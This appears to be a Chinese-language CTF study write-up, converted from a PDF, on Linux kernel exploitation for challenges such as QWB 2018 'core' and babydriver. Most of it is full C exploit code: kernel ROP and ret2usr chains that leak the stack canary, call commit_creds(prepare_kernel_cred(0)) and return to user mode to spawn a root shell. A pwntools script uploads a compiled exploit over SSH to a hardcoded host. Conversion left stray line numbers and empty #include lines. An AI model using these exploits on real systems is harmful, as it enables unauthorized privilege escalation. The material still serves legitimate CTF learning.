
```

```
rop[i++] = 0;
rop[i++] = 0xffffffff814e35ef; // iretq; ret;
rop[i++] = (size_t)get_shell;
rop[i++] = user_cs; /* saved CS */
rop[i++] = user_rflags; /* saved EFLAGS */
rop[i++] = user_sp;
rop[i++] = user_ss;
for(int i = 0; i < 30; i++)
{
fake_tty_operations[i] = 0xFFFFFFFF8181BFC5;
}
fake_tty_operations[0] = 0xffffffff810635f5; //pop rax; pop rbp; ret;
fake_tty_operations[1] = (size_t)rop;
fake_tty_operations[3] = 0xFFFFFFFF8181BFC5; // mov rsp,rax ; dec ebx ; ret
int fd1 = open("/dev/babydev", O_RDWR);
int fd2 = open("/dev/babydev", O_RDWR);
ioctl(fd1, 0x10001, 0x2e0);
close(fd1);
int fd_tty = open("/dev/ptmx", O_RDWR|O_NOCTTY);
size_t fake_tty_struct[4] = {0};
read(fd2, fake_tty_struct, 32);
fake_tty_struct[3] = (size_t)fake_tty_operations;
write(fd2,fake_tty_struct, 32);
char buf[0x8] = {0};
write(fd_tty, buf, 8);
return 0;
}
```

2018强网杯 core

ROP

基地址




这里主要是因为kaslr保护,所以起来后的文件有偏移,动态获取后,得到一个offset,在将静态获取的地址加上这个offset便是真实地址了fuckfuck1


fuck2

rop过程


这里重复的不多说,主要测试下rop过程



这里进入了prepare_kernel_cred




出来后又pop_rdx



执行完commit_creds后

然后返回到用户态



然后起shell

这里可以看到1

2

3

4

5pop rdx; ret

pop rcx; ret

mov rdi, rax; call rdx;

这里跟往常不怎么一样,不过原理还是rop,先执行pop rdx,然后执行mov rdi,rax,然后在执行pop ecx, ret

细节点

编译1gcc exploit.c -static -masm=intel -g -o exploit

方便调试查看 root启动1setuid /bin/cttyhack setuidgid 0 /bin/sh

查看.text1cat /sys/modules/core/section/.text

add-symbol-file1add-symbol-file ./core.ko /sys/modules/core/section/.text

这样可以带符号下断了

这个让我自己做还是很难的,调试别人exp相对容易些,自己编写感觉暂时做不出

exp1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

17

18

19

20

21

22

23

24

25

26

27

28

29

30

31

32

33

34

35

36

37

38

39

40

41

42

43

44

45

46

47

48

49

50

51

52

53

54

55

56

57

58

59

60

61

62

63

64

65

66

67

68

69

70

71

72

73

74

75

76

77

78

79

80

81

82

83

84

85

86

87

88

89

90

91

92

93

94

95

96

97

98

99

100

101

102

103

104

105

106

107

108

109

110

111

112

113

114

115

116

117

118

119

120

121

122

123

124

125

126

127

128

129

130

131

132

133

134

135

136

137

138

139

140

141

142

143

144

145

146

147

148

149

150

151

152

153

154

155

156

157

158

159

160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184

185// gcc exploit.c -static -masm=intel -g -o exploit

#include

#include

#include

#include

#include


```
#include
#include
#include
void spawn_shell()
{
if(!getuid())
{
system("/bin/sh");
}
else
{
puts("[*]spawn shell error!");
}
exit(0);
}
size_t commit_creds = 0, prepare_kernel_cred = 0;
size_t raw_vmlinux_base = 0xffffffff81000000;
/*
* give_to_player [master●●] check ./core.ko
./core.ko: ELF 64-bit LSB relocatable, x86-64, version 1 (SYSV), BuildID[sha1]=549436d
[*] '/home/m4x/pwn_repo/QWB2018_core/give_to_player/core.ko'
Arch: amd64-64-little
RELRO: No RELRO
Stack: Canary found
NX: NX enabled
PIE: No PIE (0x0)
*/
size_t vmlinux_base = 0;
size_t find_symbols()
{
FILE* kallsyms_fd = fopen("/tmp/kallsyms", "r");
```

```

/* FILE* kallsyms_fd = fopen("./test_kallsyms", "r"); */
if(kallsyms_fd < 0)
{
puts("[*]open kallsyms error!");
exit(0);
}
char buf[0x30] = {0};
while(fgets(buf, 0x30, kallsyms_fd))
{
if(commit_creds & prepare_kernel_cred)
return 0;
if(strstr(buf, "commit_creds") && !commit_creds)
{
/* puts(buf); */
char hex[20] = {0};
strncpy(hex, buf, 16);
/* printf("hex: %s\n", hex); */
sscanf(hex, "%llx", &commit_creds);
printf("commit_creds addr: %p\n", commit_creds);
/*
* give_to_player [master●●] bpython
bpython version 0.17.1 on top of Python 2.7.15 /usr/bin/n
>>> from pwn import *
>>> vmlinux = ELF("./vmlinux")
[*] '/home/m4x/pwn_repo/QWB2018_core/give_to_player/vmli'
Arch: amd64-64-little
RELRO: No RELRO
Stack: Canary found
NX: NX disabled
PIE: No PIE (0xffffffff81000000)
RWX: Has RWX segments

```

```

>>> hex(vmlinux.sym['commit_creds'] - 0xffffffff81000000)
'0x9c8e0'
*/
vmlinux_base = commit_creds - 0x9c8e0;
printf("vmlinux_base addr: %p\n", vmlinux_base);
}
if(strstr(buf, "prepare_kernel_cred") && !prepare_kernel_cred)
{
/* puts(buf); */
char hex[20] = {0};
strncpy(hex, buf, 16);
sscanf(hex, "%llx", &prepare_kernel_cred);
printf("prepare_kernel_cred addr: %p\n", prepare_kernel_cred);
vmlinux_base = prepare_kernel_cred - 0x9cce0;
/* printf("vmlinux_base addr: %p\n", vmlinux_base); */
}
}
if(!(prepare_kernel_cred & commit_creds))
{
puts("[*]Error!");
exit(0);
}
}
size_t user_cs, user_ss, user_rflags, user_sp;
void save_status()
{
__asm__("mov user_cs, cs;"
"mov user_ss, ss;"
"mov user_sp, rsp;"
"pushf;"
"pop user_rflags;"

```

```
);  
puts("[*]status has been saved.");  
}  
void set_off(int fd, long long idx)  
{  
printf("[*]set off to %ld\n", idx);  
ioctl(fd, 0x6677889C, idx);  
}  
void core_read(int fd, char *buf)  
{  
puts("[*]read to buf.");  
ioctl(fd, 0x6677889B, buf);  
}  
void core_copy_func(int fd, long long size)  
{  
printf("[*]copy from user with size: %ld\n", size);  
ioctl(fd, 0x6677889A, size);  
}  
int main()  
{  
save_status();  
int fd = open("/proc/core", 2);  
if(fd < 0)  
{  
puts("[*]open /proc/core error!");  
exit(0);  
}  
find_symbols();  
// gadget = raw_gadget - raw_vmlinux_base + vmlinux_base;  
ssize_t offset = vmlinux_base - raw_vmlinux_base;  
set_off(fd, 0x40);
```

```

char buf[0x40] = {0};

core_read(fd, buf);

size_t canary = ((size_t *)buf)[0];

printf("[+]canary: %p\n", canary);

size_t rop[0x1000] = {0};

int i;

for(i = 0; i < 10; i++)
{
rop[i] = canary;
}

rop[i++] = 0xffffffff81000b2f + offset; // pop rdi; ret
rop[i++] = 0;

rop[i++] = prepare_kernel_cred; // prepare_kernel_cred(0)
rop[i++] = 0xffffffff810a0f49 + offset; // pop rdx; ret
rop[i++] = 0xffffffff81021e53 + offset; // pop rcx; ret
rop[i++] = 0xffffffff8101aa6a + offset; // mov rdi, rax; call rdx;
rop[i++] = commit_creds;

rop[i++] = 0xffffffff81a012da + offset; // swapgs; popfq; ret
rop[i++] = 0;

rop[i++] = 0xffffffff81050ac2 + offset; // iretq; ret;
rop[i++] = (size_t)spawn_shell; // rip
rop[i++] = user_cs;
rop[i++] = user_rflags;
rop[i++] = user_sp;
rop[i++] = user_ss;

write(fd, rop, 0x800);


core_copy_func(fd, 0xffffffffffff0000 | (0x100));

return 0;
}

ret2usr
rop过程

```

直接转到用户态了



到用户态后,在往下直接运行起来了

这里可以看到ret2usr确实是直接返回到用户态执行,commit_creds(prepare_kernel_cred(0)),通过函数指针执行而常规ROP构造相对复杂些

exp1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47

48

49

50

51

52

53

54

55

56

57

58

59

60

61

62

63

64

65

66

67

68

69

70

71

72

73

74

75

76

77

78

79

80

81

82

83

84

85

86

87

88

89

90

91

92

93

94

95

96

97

98

99

100

101

102

103

104

105

106

107

108

109

110

111

112

113

114

115

116

117

118

119

120

121

122

123

124

125

126

127

128

129

130

131

132

133

134

135

136#include

#include

#include

#include

#include

```

#include

#include

size_t user_cs, user_ss, user_rflags, user_sp;

void save_status()

{
    __asm__("mov user_cs, cs;"
"mov user_ss, ss;"
"mov user_sp, rsp;"
"pushf;"
"pop user_rflags;"
);
    puts("[*]status has been saved.");
}

void get_shell(void){
    system("/bin/sh");
}

size_t commit_creds = 0, prepare_kernel_cred = 0;
size_t raw_vmlinux_base = 0xffffffff81000000;
size_t vmlinux_base = 0;
size_t find_symbols()
{
    FILE* kallsyms_fd = fopen("/tmp/kallsyms", "r");
    /* FILE* kallsyms_fd = fopen("./test_kallsyms", "r"); */
    if(kallsyms_fd < 0)
    {
        puts("[*]open kallsyms error!");
        exit(0);
    }
    char buf[0x30] = {0};
    while(fgets(buf, 0x30, kallsyms_fd))
    {

```

```

if(commit_creds & prepare_kernel_cred)

return 0;

if(strstr(buf, "commit_creds") && !commit_creds)

{

/* puts(buf); */

char hex[20] = {0};

strncpy(hex, buf, 16);

/* printf("hex: %s\n", hex); */

sscanf(hex, "%llx", &commit_creds);

printf("commit_creds addr: %p\n", commit_creds);

vmlinux_base = commit_creds - 0x9c8e0;

printf("vmlinux_base addr: %p\n", vmlinux_base);

}

if(strstr(buf, "prepare_kernel_cred") && !prepare_kernel_cred)

{

/* puts(buf); */

char hex[20] = {0};

strncpy(hex, buf, 16);

sscanf(hex, "%llx", &prepare_kernel_cred);

printf("prepare_kernel_cred addr: %p\n", prepare_kernel_cred);

vmlinux_base = prepare_kernel_cred - 0x9cce0;

/* printf("vmlinux_base addr: %p\n", vmlinux_base); */

}

}

if(!(prepare_kernel_cred & commit_creds))

{

puts("[*]Error!");

exit(0);

}

}

void get_root()

```

```

{
char* (*pkc)(int) = prepare_kernel_cred;
void (*cc)(char*) = commit_creds;
(*cc)((*pkc)(0));
/* puts("[*] root now."); */
}

void set_off(int fd, long long idx)
{
printf("[*]set off to %ld\n", idx);
ioctl(fd, 0x6677889C, idx);
}

void core_read(int fd, char *buf)
{
puts("[*]read to buf.");
ioctl(fd, 0x6677889B, buf);
}

void core_copy_func(int fd, long long size)
{
printf("[*]copy from user with size: %ld\n", size);
ioctl(fd, 0x6677889A, size);
}

int main(void)
{
find_symbols();

size_t offset = vmlinux_base - raw_vmlinux_base;

save_status();

int fd = open("/proc/core", O_RDWR);

set_off(fd, 0x40);

size_t buf[0x40/8];

core_read(fd, buf);

size_t canary = buf[0];

```

```
printf("[*]canary : %p\n", canary);  
size_t rop[0x30] = {0};  
rop[8] = canary ;  
rop[10] = (size_t)get_root;  
rop[11] = 0xffffffff81a012da + offset; // swappgs; popfq; ret  
rop[12] = 0;  
rop[13] = 0xffffffff81050ac2 + offset; // iretq; ret;  
rop[14] = (size_t)get_shell;  
rop[15] = user_cs;  
rop[16] = user_rflags;  
rop[17] = user_sp;  
rop[18] = user_ss;  
puts("[*] DEBUG: ");  
getchar();  
write(fd, rop, 0x30 * 8);  
core_copy_func(fd, 0xffffffff0000 | (0x100));  
}
```

2018 OCTF Finals Baby Kernel

占坑,double Fetch,暂时不进行学习

备份上传脚本1

2

3

4

5

6

7

8

9

10

11

12

13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43

44

45

46

47

48

49

50

51

52

53

```
54#!/usr/bin/python
```

```
from pwn import *
```

```
HOST = "35.221.78.115"
```

```
PORT = 10022
```

```
USER = "pwn"
```

```
PW = "pwn"
```

```
def compile():
```

```
log.info("Compile")
```

```
os.system("musl-gcc -w -s -static -o3 pwn2.c -o pwn")
```

```
def exec_cmd(cmd):
```

```
r.sendline(cmd)
```

```
r.recvuntil("$ ")
```

```
def upload():
```

```
p = log.progress("Upload")
```

```
with open("pwn", "rb") as f:
```

```
data = f.read()
```

```
encoded = base64.b64encode(data)
```

```
r.recvuntil("$ ")
```

```
for i in range(0, len(encoded), 300):
```

```
p.status("%d / %d" % (i, len(encoded)))
```

```
exec_cmd("echo \"\%s\" >> benc" % (encoded[i:i+300]))
```



```
exec_cmd("cat benc | base64 -d > bout")

exec_cmd("chmod +x bout")

p.success()

def exploit(r):

compile()

upload()

r.interactive()

return

if __name__ == "__main__":

if len(sys.argv) > 1:

session = ssh(USER, HOST, PORT, PW)

r = session.run("/bin/sh")

exploit(r)

else:

r = process("./startvm.sh")

print util.proc.pidof(r)

pause()

exploit(r)
```

总结改cred结构体大小感觉相对利用简单一些,我做的时候,难点在于获取cred结构体大小,具体过程已经记录下来

了
改tty结构体,也就是改函数指针,这个也需要计算结构体大小,已经覆盖部分大小,具体也是通过编译文件直接获得,我这里

ret2usr这种方法构造的rop链相对简单一些,在内核态进行ROP的过程稍微复杂一些

smep保护是可以关闭的

内核pwn的exp编写相对复杂一些,用纯c编写,这个过程我具体只做了babydriver那题的cred部分,这个还让我学了下fork以及wait

参考

ctf-wiki